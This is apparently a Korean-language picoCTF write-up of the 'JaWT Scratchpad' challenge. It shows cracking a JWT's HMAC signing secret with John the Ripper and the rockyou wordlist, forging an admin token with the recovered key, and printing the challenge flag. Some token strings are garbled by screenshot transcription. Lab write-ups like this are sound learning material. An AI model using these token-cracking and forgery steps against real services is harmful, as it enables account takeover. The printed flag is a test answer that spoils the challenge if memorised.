

JaWT

powered by [JWT](#)

Welcome to JaWT!

JaWT is an online scratchpad, where you can "jot" down whatever you'd like! Consider it a notebook for your thoughts.
JaWT works best in Google Chrome for some reason.


You will need to log in to access the JaWT scratchpad. You can use any name, other than admin... because the admin user gets a special scratchpad!

guest

Register with your name!

You can use your name as a log in, because that's quick and easy to remember! If you don't like your name, use a short and cool one like [John](#)!

name을 입력하면 로그인이된다.



Now available in Korean [Don't show again](#) [Always match Chrome's language](#) [Switch DevTools to Korean](#)

Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder

Filter Only show cookies with an issue

Name	Value	Dom...	Path	Expir...	Size	Http...	Secure	Sar...
jwt	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6ImF1dGhvcml0eSIsInN1YiI6ImF1dGhvcml0eSIsInR5cGUiOiJodHRwOi8vZGVidWxkLmNvbSJ9	jupiter...	/	Sessi...	106			

로그인이되면 jwt 쿠키가 생긴다. 해당 값은 jwt 인증 방식을 사용한 base64로 인코딩된 값이다.

JWT Decoder JWT Encoder

Paste a JWT below that you'd like to decode, validate, and verify.

[Generate example](#)

ENCODED VALUE

Enable auto-focus

JSON WEB TOKEN (JWT)

COPY CLEAR

Valid JWT
Signature Verified

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyIjoiZ3Vlc3QifQ.HSTJ8N0tov69b_1UHjnRNACKyE03YpKnUNPM4kFUzo
```

DECODED HEADER

JSON CLAIMS TABLE

COPY ↗

```
{  
  "typ": "JWT",  
  "alg": "HS256"  
}
```

DECODED PAYLOAD

JSON CLAIMS TABLE

COPY ↗

```
{  
  "user": "guest"  
}
```

JWT SIGNATURE VERIFICATION (OPTIONAL)

Enter the secret used to sign the JWT below:

SECRET

COPY CLEAR

Valid secret

ilovepico

Encoding Format

[Share feedback](#) | [Report issue](#)

jwt 토큰은 Header.Payload.Signature 세 부분으로 나뉘어 있다. Header는 JWT 토큰 유형과 Signature 부분에 사용될 서명 알고리즘 종류를 나타내고, Payload는 서비스에 필요한 데이터들을 설명한다. 마지막으로 Signature는 base64로 인코딩된 Header와 Payloads를 합쳐 서명 알고리즘을 사용하여 서명한다.

jwt.io에서 해당 값을 보면 user 값이 guest인 것을 볼 수 있다.

user를 admin으로 변경하고, 쿠키값을 위조해봤더니 안되었다.

JWT Decoder JWT Encoder

Fill in the fields below to generate a signed JWT.

HEADER: ALGORITHM & TOKEN TYPE	<input type="button" value="CLEAR"/>	<input type="button" value="Generate example"/>
Valid header		
{ "typ": "JWT", "alg": "HS256" }		
PAYLOAD: DATA	<input type="button" value="CLEAR"/>	<input type="button" value="COPY"/>
Valid payload		
{ "user": "admin" }		
SIGN JWT: SECRET	<input type="button" value="CLEAR"/>	
Valid secret		
a-string-secret-at-least-256-bits-long		
Encoding Format		<input type="button" value="UTF-8"/>

Share feedback | Report issue

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

개인키를 알아내야 하는 것 같다.

john the ripper 툴을 사용해 jwt 토큰에서 HMAC 포맷으로 개인키를 알아낼 수 있다고 한다.

```
</body>
root@hkh:/mnt/c/Users/hkh/Downloads/rockyou.txt# echo 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyIjoiYWRtaW4ifQ.gtqDl
4jVDvNbEe_JYEZTN19Vx6X9NNztRVbKPBkh0-s' > crack.txt|
```

쿠키 값을 crack.txt에 저장하고, 크랙을 시도하면 ilovepico라는 서명키값이 나온다.

```
root@hkh:/mnt/c/Users/hkh/Downloads/rockyou.txt# john --format=HMAC-SHA256 --wordlist=./rockyou.txt crack.txt | grep pic
o
Using default input encoding: UTF-8
Will run 28 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
ilovepico      (?)
1g 0:00:00:03 DONE (2025-10-10 14:44) 0.2646g/s 1956Kp/s 1956Kc/s 1956KC/s inZtinX..ilovemymother89
```

JWT Decoder JWT Encoder

Paste a JWT below that you'd like to decode, validate, and verify.

Enable auto-focus

Encoded Value

JSON WEB TOKEN (JWT)

Valid JWT
Signature Verified

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.gtqD14jVDvNbEe_JYEZTN19Vx6X9NNztRVbKPBkh0-s|
```

Decoded Header

JSON CLAIMS TABLE

```
{  
  "typ": "JWT",  
  "alg": "HS256"  
}
```

Decoded Payload

JSON CLAIMS TABLE

```
{  
  "user": "admin"  
}
```

JWT Signature Verification (Optional)

Enter the secret used to sign the JWT below:


SECRET

Valid secret
ilovepico

Encoding Format

[Share feedback](#) | [Report issue](#)

[Generate example](#)




해당 값을 signature 값에 넣으면 값이 생성된다.

DevTools is now available in Korean [Don't show again](#) [Always match Chrome's language](#) [Switch DevTools to Korean](#)

Application

Name	Value	Dom...	Path	Expir...	Size	Http...	Secure	S
jwt	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.gtqD14jVDvNbEe_JYEZTN19Vx6X9NNztRVbKPBkh0-s	jupiter	/	Sessi...	106			



해당 값을 쿠키 값에 넣고, 새로고침하면 FLAG가 나온다.

Welcome to JaWT!

JaWT is an online scratchpad, where you can "jot" down whatever you'd like! Consider it a notebook for your thoughts.
JaWT works best in Google Chrome for some reason.

Hello admin!

Here is your JaWT scratchpad!

```
picoCTF{jawt_was_just_what_you_thought_1ca14548}
```

[Logout](#)

Register with your name!